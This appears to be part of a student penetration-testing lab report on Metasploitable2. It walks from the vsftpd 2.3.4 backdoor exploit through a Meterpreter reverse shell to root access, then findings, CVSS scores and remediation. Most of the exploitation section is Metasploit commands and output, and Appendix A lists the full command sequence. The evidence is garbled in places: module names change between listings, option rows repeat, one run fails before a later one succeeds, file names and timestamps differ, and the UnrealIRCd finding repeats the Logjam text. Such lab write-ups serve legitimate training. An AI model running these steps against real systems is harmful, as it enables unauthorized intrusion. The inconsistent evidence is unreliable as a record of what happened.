
RHOSTS 192.168.195.133

```


RHOSTS identifies the remote host against which the module will operate. Because this is an authorized isolated lab, the target is the Metasploitable2 VM used throughout this report.



Evidence — Metasploit module selection/configuration.



Evidence — Metasploit target/options.



Evidence — Exploitation / session establishment.

```
msf exploit(multi/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.195.133
RHOSTS => 192.168.195.133
msf exploit(multi/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.195.133 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):



| Name           | Current Setting | Required | Description                                                                                                                                                                                                               |
|----------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| EXTENSIONS     |                 | no       | Comma-separated list of extensions to load                                                                                                                                                                                |
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, WGET)                                                                                                                                                           |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                              |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux >= 3.17 (for Python variant also Python >= 3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8, shell-search, shell) |
| FETCH_SRVPOR   | 8080            | no       | Local IP to use for serving payload                                                                                                                                                                                       |
| FETCH_SRVPOR   | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                     |
| FETCH_URI_PATH |                 | no       | Local URI to use for serving payload                                                                                                                                                                                      |
| LHOST          |                 | yes      | The listen address (an interface may be specified)                                                                                                                                                                        |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                           |



When FETCH_COMMAND is one of CURL,GET,WGET:



| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |



When FETCH_FILELESS is none:



| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME     | CONNDWCKT       | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITABLE_DIR | ./              | yes      | Remote writable dir to store payload; cannot contain spaces                         |



Exploit target:



| ID | Name               |
|----|--------------------|
| 0  | Linux/Unix Command |



mouse pointer inside or press Ctrl+G.
```

Purpose: Shows the correct exploit module was selected and the authorized target was configured.

Expected visible content: Metasploit prompt showing exploit/unix/ftp/vsftpd_234_backdoor and RHOSTS 192.168.195.133.

```
msf exploit(multi/ftp/vsftpd_234_backdoor) > set LHOST 192.168.195.139
LHOST => 192.168.195.139
msf exploit(multi/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.195.133 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):



| Name           | Current Setting | Required | Description                                                                                                                                                                                                               |
|----------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| EXTENSIONS     |                 | no       | Comma-separated list of extensions to load                                                                                                                                                                                |
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, WGET)                                                                                                                                                           |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                              |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux >= 3.17 (for Python variant also Python >= 3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8, shell-search, shell) |
| FETCH_SRVPOR   | 8080            | no       | Local IP to use for serving payload                                                                                                                                                                                       |
| FETCH_SRVPOR   | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                     |
| FETCH_URI_PATH |                 | no       | Local URI to use for serving payload                                                                                                                                                                                      |
| LHOST          | 192.168.195.139 | yes      | The listen address (an interface may be specified)                                                                                                                                                                        |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                           |



When FETCH_COMMAND is one of CURL,GET,WGET:



| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |



When FETCH_FILELESS is none:



| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME     | qZU3pgtzuy      | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITABLE_DIR | ./              | yes      | Remote writable dir to store payload; cannot contain spaces                         |



Exploit target:



| ID | Name               |
|----|--------------------|
| 0  | Linux/Unix Command |



or press Ctrl+G.
```

Figure 6. Metasploit module and RHOSTS configuration.

9.2 Vulnerability Check check

The check command is used to assess whether the target appears vulnerable before exploitation.

Purpose: Provides evidence that the target was identified as vulnerable before exploitation.

Expected visible content: The check command and its vulnerable/positive result.

```
msf exploit(multi/ftp/vsftpd_234_backdoor) > check
[*] 192.168.195.133:21 - FTP banner hints its vulnerable: 220 (vsftpd 2.3.4)
[*] 192.168.195.133:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
msf exploit(multi/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.195.139:4444
[*] 192.168.195.133:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.195.133:21 - FTP banner hints its vulnerable: 220 (vsftpd 2.3.4)
[*] 192.168.195.133:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.195.133:21 - Unable to connect to backdoor on 6380/TCP. Cool down!
[*] Exploit completed, but no session was created.
msf exploit(multi/ftp/vsftpd_234_backdoor) >
```

Figure 7. Metasploit vulnerability check.

9.3 Exploit Execution

run

The exploit was executed against the authorized Metasploitable2 target. The supplied evidence showed that a Meterpreter session was successfully established.

Purpose: Demonstrates that exploitation progressed beyond scanner detection to an interactive session.

```
msf exploit(multi/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.195.139:4444
[*] 192.168.195.133:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.195.133:21 - FTP banner hints its vulnerable: 220 (vsftpd 2.3.4)
[*] 192.168.195.133:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.195.133:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.195.139:4444 -> 192.168.195.133:39889) at 2026-08-20 16:23:22 -0400

meterpreter >
```

Figure 8. Successful exploitation and Meterpreter session.

10. Phase 5 — Post-Exploitation Verification

Post-exploitation verification determines what the successful exploit actually provided. Professional reporting should not claim full compromise solely from a scanner result; the obtained session and privilege level should be verified.

10.1 Root Privilege Verification `getuid`

Server username: root

The `getuid` result is the most important post-exploitation evidence in this assessment. It confirms that the Meterpreter server process was operating with root privileges on the target.

Purpose: Confirms the level of access obtained through exploitation.

```

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTupple  : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > pwd
/
meterpreter > ls
Listing: /

```

Mode	Size	Type	Last modified	Name
100700/rwx	1205508	fil	2026-08-20 12:04:55	-0400 VrpYXidQ
040755/rwxr-xr-x	4096	dir	2012-05-13 23:35:33	-0400 bin
040755/rwxr-xr-x	1024	dir	2012-05-13 23:36:28	-0400 boot
040755/rwxr-xr-x	4096	dir	2010-03-16 18:55:51	-0400 cdrom
040755/rwxr-xr-x	13820	dir	2026-08-20 09:58:19	-0400 dev
040755/rwxr-xr-x	4096	dir	2026-08-20 12:57:39	-0400 etc
040755/rwxr-xr-x	4096	dir	2010-04-16 02:16:02	-0400 home
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:40	-0400 initrd
100644/rw-r--r--	7929183	fil	2012-05-13 23:35:56	-0400 initrd.img
040755/rwxr-xr-x	4096	dir	2012-05-13 23:35:52	-0400 lib
040700/rwx	16384	dir	2010-03-16 18:55:11	-0400 lost+found
040755/rwxr-xr-x	4096	dir	2010-03-16 18:55:52	-0400 media
040755/rwxr-xr-x	4096	dir	2010-04-20 16:10:56	-0400 mnt
100600/rw	12310	fil	2026-08-20 09:58:26	-0400 nshup.out
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:39	-0400 opt
040555/r-xr-xr-x	0	dir	2026-08-20 09:58:05	-0400 proc
040755/rwxr-xr-x	4096	dir	2026-08-20 09:58:26	-0400 root
040755/rwxr-xr-x	4096	dir	2012-05-13 21:54:53	-0400 sbin
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:38	-0400 srv
040755/rwxr-xr-x	0	dir	2026-08-20 09:58:06	-0400 sys
041777/rwxrwxrwx	4096	dir	2026-08-20 11:46:40	-0400 tmp
040755/rwxr-xr-x	4096	dir	2010-04-28 00:06:37	-0400 usr
040755/rwxr-xr-x	4096	dir	2010-03-17 10:00:23	-0400 var
100644/rw-r--r--	1987288	fil	2008-04-10 12:55:41	-0400 vmlinuz

```

meterpreter > background
[*] Backgrounding session 1...
msf exploit(wslz/ftp/vsftpd_23c_background) >

```

Figure 9. Root privilege verification.

10.2 System Information

sysinfo

sysinfo provides information about the target operating system and Meterpreter session.

Purpose: Confirms the target system associated with the Meterpreter session.

```

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTupple  : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >

```

Figure 10. System information.

10.3 Filesystem Access

pwd

ls

pwd identifies the current working directory and ls lists directory contents. Together they demonstrate interactive filesystem access through the established session.

Purpose: Demonstrates post-exploitation interaction with the target filesystem.


```

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > pwd
/
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified      Name
----                -
100700/rwx----- 1205508  fil     2026-08-20 13:04:55 -0400  YzpYXidQ
040755/rwxr-xr-x  4096    dir     2012-05-13 23:35:33 -0400  bin
040755/rwxr-xr-x  1024    dir     2012-05-13 23:36:28 -0400  boot
040755/rwxr-xr-x  4096    dir     2010-03-16 18:55:51 -0400  cdrom
040755/rwxr-xr-x  13820   dir     2026-08-20 09:58:19 -0400  dev
040755/rwxr-xr-x  4096    dir     2026-08-20 12:57:39 -0400  etc
040755/rwxr-xr-x  4096    dir     2010-04-16 02:16:02 -0400  home
040755/rwxr-xr-x  4096    dir     2010-03-16 18:57:48 -0400  initrd
100644/rw-r--r--  7929183 fil     2012-05-13 23:35:56 -0400  initrd.img
040755/rwxr-xr-x  4096    dir     2012-05-13 23:35:22 -0400  lib
040700/rwx----- 16384    dir     2010-03-16 18:55:15 -0400  lost+found
040755/rwxr-xr-x  4096    dir     2010-03-16 18:55:52 -0400  media
040755/rwxr-xr-x  4096    dir     2010-04-20 16:16:56 -0400  mnt
100600/rw----- 12310    fil     2026-08-20 09:58:26 -0400  nohup.out
040755/rwxr-xr-x  4096    dir     2010-03-16 18:57:39 -0400  opt
040555/r-xr-xr-x  0        dir     2026-08-20 09:58:05 -0400  proc
040755/rwxr-xr-x  4096    dir     2026-08-20 09:58:26 -0400  root
040755/rwxr-xr-x  4096    dir     2012-05-13 21:54:53 -0400 /sbin
040755/rwxr-xr-x  4096    dir     2010-03-16 18:57:38 -0400  srv
040755/rwxr-xr-x  0        dir     2026-08-20 09:58:06 -0400  sys
041777/rwxrwxrwx  4096    dir     2026-08-20 11:46:40 -0400  tmp
040755/rwxr-xr-x  4096    dir     2010-04-28 00:06:37 -0400  usr
040755/rwxr-xr-x  4096    dir     2010-03-17 10:08:23 -0400  var
100644/rw-r--r-- 1987288  fil     2008-04-10 12:55:41 -0400  vmlinuz

meterpreter >

```

Figure 11. Filesystem access.

10.4 Session Management

background

sessions

The session can be backgrounded and later confirmed using sessions. This demonstrates that the established session remained available to the Metasploit framework.

Purpose: Confirms the established Meterpreter session is registered with Metasploit.

```

meterpreter > background
[*] Backgrounding session 1...
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
--
Id  Name      Type      Information                                     Connection
--  --
1   meterpreter x86/linux  root @ metasploitable.localdomain  192.168.195.139:4444 → 192.168.195.133:39809 (192.168.195.133)

msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Figure 12. Metasploit session listing.

11. Attack Path Demonstrated

The assessment can be summarized as the following controlled attack path:

9. Network reachability
10. Port and service discovery
11. FTP service identification
12. vsFTPD 2.3.4 version identification
13. CVE-2011-2523 vulnerability detection
14. Metasploit module selection
15. Vulnerability check
16. Controlled exploitation

17. Meterpreter session establishment
18. getuid verification
19. Root-level access confirmed

This attack path shows how an exposed legacy service can progress from network discovery to complete host compromise when a known exploitable vulnerability is present.

12. Finding Status Definitions

Status	Definition
Detected	Identified by scanning or automated assessment, but not manually exploited in this assessment.
Validated	Supported by additional assessment evidence beyond a basic discovery result.
Exploited / Confirmed	Successfully exploited in the authorized lab and supported by session/access evidence.

13. Detailed Vulnerability Findings

13.1 V-01 — vsFTPD 2.3.4 Backdoor

Affected Service: FTP / vsFTPD 2.3.4

Port: 21/tcp

CVE: CVE-2011-2523

CVSS v3.1: 9.8 — Critical

Status: Exploited / Confirmed

Observed Access: Meterpreter session with root privileges

Description

The target exposed vsFTPD 2.3.4, a version associated with a known backdoor. Nmap reported the service as vulnerable and the issue was subsequently validated through the Metasploit vsftpd_234_backdoor module.

Root Cause

The primary root cause is the presence of obsolete and intentionally vulnerable FTP software containing the known backdoor. Contributing factors include legacy software exposure and insufficient service hardening.

Impact

Successful exploitation resulted in root-level access. From a security perspective, root access can affect confidentiality, integrity and availability of the target system.

Remediation

- Remove the vulnerable vsFTPD 2.3.4 installation.
- Replace it with a supported, trusted version if FTP is genuinely required.
- Disable FTP entirely when it is not required.
- Restrict access to required hosts/networks.
- Verify software provenance and integrity.
- Perform a vulnerability scan after remediation.

13.2 V-02 — OpenSSL CCS Injection

The vulnerability scan reported an OpenSSL CCS Injection finding associated with CVE-2014-0224. The finding should be treated as a high-priority patching issue. The supplied evidence does not show that this finding was exploited during the assessment.

- Update affected OpenSSL/TLS libraries to supported versions.
- Remove obsolete cryptographic libraries and packages.
- Restart affected services after patching.
- Re-run vulnerability checks to verify remediation.

13.3 V-03 — SSL POODLE

The scanner reported SSL POODLE (CVE-2014-3566), a weakness associated with SSL 3.0. The finding was not exploited in the supplied evidence.

- Disable SSL 3.0.
- Use modern TLS versions.
- Disable obsolete cipher suites.
- Verify the resulting TLS configuration with a follow-up scan.

13.4 V-04 — Logjam / Weak DHE

The scan reported a Logjam-related weakness (CVE-2015-4000) and weak/export-grade Diffie-Hellman parameters. The issue was not exploited in the supplied evidence.

- Disable export-grade cryptography.
- Use strong, modern Diffie-Hellman parameters where DHE is required.
- Prefer modern TLS configurations and supported cryptographic suites.

13.5 V-05 — Weak/Anonymous DH Parameters

The scan reported weak/anonymous Diffie-Hellman configuration. This is treated as a configuration weakness rather than assigning an unsupported CVSS score.

13.6 V-06 — UnrealIRCd Backdoor Indication

The scan reported a Logjam-related weakness (CVE-2015-4000) and weak/export-grade Diffie-Hellman parameters. The issue was not exploited in the supplied evidence.

- Disable export-grade cryptography.
- Use strong, modern Diffie-Hellman parameters where DHE is required.
- Prefer modern TLS configurations and supported cryptographic suites.

13.7 V-07 — Java RMI Registry Configuration

The vulnerability scan reported an RMI registry default-configuration remote-code-execution finding on TCP/1099. The supplied evidence does not show that this issue was exploited.

- Disable the RMI registry if not required.
- Restrict access to trusted hosts.
- Disable unsafe remote class loading/configuration.
- Patch the Java runtime/application stack.

- Re-test the service after hardening.

14. Business and CIA Impact

Confidentiality

Root-level access could allow an attacker to access sensitive files and system information.

Integrity

Root-level access could allow modification of system files, services and configurations.

Availability

Root-level access could allow disruption or modification of system services.

Overall CIA impact for the validated vsFTPD compromise: HIGH.

15. CVSS v3.1 Risk Assessment

CVSS provides a standardized framework for communicating vulnerability severity. The primary validated finding is rated Critical because it is remotely exploitable with low complexity, requires no privileges or user interaction, and can produce high impact to confidentiality, integrity and availability.

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

ID	Finding	CVSS	Severity	Validation	Priority	Reason
V-01	vsFTPD 2.3.4 Backdoor	9.8	Critical	Exploited/root	Immediate	Remote unauthenticated compromise with high CIA impact
V-02	OpenSSL CCS Injection	7.4	High	Detected only	High	Known cryptographic weakness; patching required
V-03	SSL POODLE	3.4	Low	Detected only	Planned	Legacy SSL configuration weakness
V-04	Logjam	3.7	Low	Detected only	Planned	Weak/export-grade DHE configuration
V-05	Weak DH parameters	N/A	Configuration	Detected	Review	Cryptographic hardening required
V-06	UnrealIRCd backdoor	N/A	Review	Detected only	High	Potentially dangerous legacy/backdoor condition
V-07	RMI configuration	N/A	Review	Detected only	High	Potential remotecode-execution exposure requires review

16. Remediation Plan

Priority	Action	Reason	Retest / Expected Result
P1	Remove/upgrade vsFTPD 2.3.4	Eliminate validated root-level compromise path	Nmap/vuln scan no longer identifies CVE-2011-2523
P1	Review and harden RMI on 1099	Reduce potential remotecode-execution exposure	Port/configuration finding resolved
P2	Patch OpenSSL/TLS components	Address known CCS/crypto weaknesses	Vulnerability scan no longer flags affected weakness
P2	Remove/upgrade UnrealIRCd	Eliminate backdoor/legacy service risk	Service removed or secure supported version confirmed
P3	Disable SSLv3 and exportgrade crypto	Remove legacy cryptographic exposure	TLS scan shows modern protocols/ciphers only
P3	Harden Diffie-Hellman parameters	Improve cryptographic strength	Weak/anonymous DH findings removed
P3	Disable unnecessary services	Reduce overall attack surface	Post-remediation Nmap shows fewer unnecessary ports

16.1 Retesting Procedure

20. Repeat the Nmap service/version scan.
21. Repeat the Nmap vulnerability scan.
22. Confirm vsFTPD 2.3.4 is no longer exposed.
23. Confirm legacy TLS protocols and weak parameters are removed.
24. Review RMI and UnrealIRCd exposure.
25. Compare before/after results.
26. Record remediation evidence and update finding status.

17. Final Screenshot Insertion Guide

Insert the following 12 screenshots only. The numbering below is final and intentionally contains no duplicate ping screenshot. Insert each image at the corresponding numbered placeholder in the report.

No.	Screenshot	Insert After	Must Show	Why
1	Kali/network configuration	Section 4	Relevant Kali network information	Lab setup evidence
2	Ping target	Section 6	ping 192.168.195.133 + final statistics	Reachability evidence
3	Nmap -A	Section 7.1	Command + open ports/services	Reconnaissance evidence
4	Saved Nmap file	Section 7.2	task5_nmap_scan.txt exists	Evidence preservation
5	Nmap vuln scan	Section 8.1	vsFTPD vulnerable result + relevant findings	Vulnerability evidence
6	Metasploit module/options	Section 9.1	vsftpd_234_backdoor + RHOSTS	Exploit setup
7	Metasploit check	Section 9.2	Vulnerable result	Pre-exploitation validation
8	Exploit/Meterpreter	Section 9.3	run + Meterpreter session	Successful exploitation
9	getuid root	Section 10.1	Server username: root	Root compromise proof

10	sysinfo	Section 10.2	System information	Target/session verification
11	pwd + ls	Section 10.3	Filesystem commands/output	Post-exploitation evidence
12	sessions	Section 10.4	Established session listed	Session confirmation

18.1 Screenshot Quality Requirements

- Use readable resolution; terminal text must be legible.
- Keep the command and relevant output visible.
- Do not crop away the prompt if it is needed to identify the tool/command.
- Do not include unrelated personal information.
- Use the exact screenshot corresponding to the described evidence.
- Keep captions with the figures.
- Do not add screenshots for vulnerabilities that were not actually tested/exploited.
- Do not duplicate the ping screenshot.

19. Limitations and Assumptions

- The assessment was performed against an intentionally vulnerable training system.
- Results should not be interpreted as a production security assessment.
- Automated scanner findings may require manual verification and can include errors or false positives.
- Only the vsFTPD vulnerability is classified as successfully exploited because the supplied evidence demonstrates the Meterpreter session and root privilege.
- No destructive activity, persistence, data exfiltration or denial-of-service testing was performed.
- The Metasploitable2 VM and evidence files should remain intact until submission and review are complete.

20. Conclusion

Task 5 successfully demonstrated the core lifecycle of a VAPT assessment: reachability verification, reconnaissance, service enumeration, vulnerability identification, controlled exploitation, post-exploitation verification, risk assessment and remediation planning.

The primary security result was the successful exploitation of the vsFTPD 2.3.4 backdoor vulnerability. The resulting Meterpreter session was verified with `getuid` and returned root, demonstrating a complete root-level compromise of the authorized Metasploitable2 target.

The additional scanner findings should be remediated according to their priority and then re-tested. The final submission should include the completed report, evidence screenshots, scan output files and the required repository materials.

Appendix A — Commands Used

- ping 192.168.195.133
- nmap -A 192.168.195.133
- nmap -A 192.168.195.133 -oN task5_nmap_scan.txt
- nmap --script vuln 192.168.195.133 -oN task5_vuln_scan.txt
- nmap -p 6200 192.168.195.133
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOSTS 192.168.195.133
- check
- run
- getuid
- sysinfo
- pwd
- ls
- background
- sessions

Appendix B — References

- CVE-2011-2523 — vsFTPd 2.3.4 backdoor vulnerability.
- CVE-2014-0224 — OpenSSL CCS Injection.
- CVE-2014-3566 — SSL POODLE.
- CVE-2015-4000 — Logjam.
- Nmap vulnerability scan output generated during Task 5.
- Metasploit/Meterpreter evidence generated during Task 5.

END OF REPORT

Thank you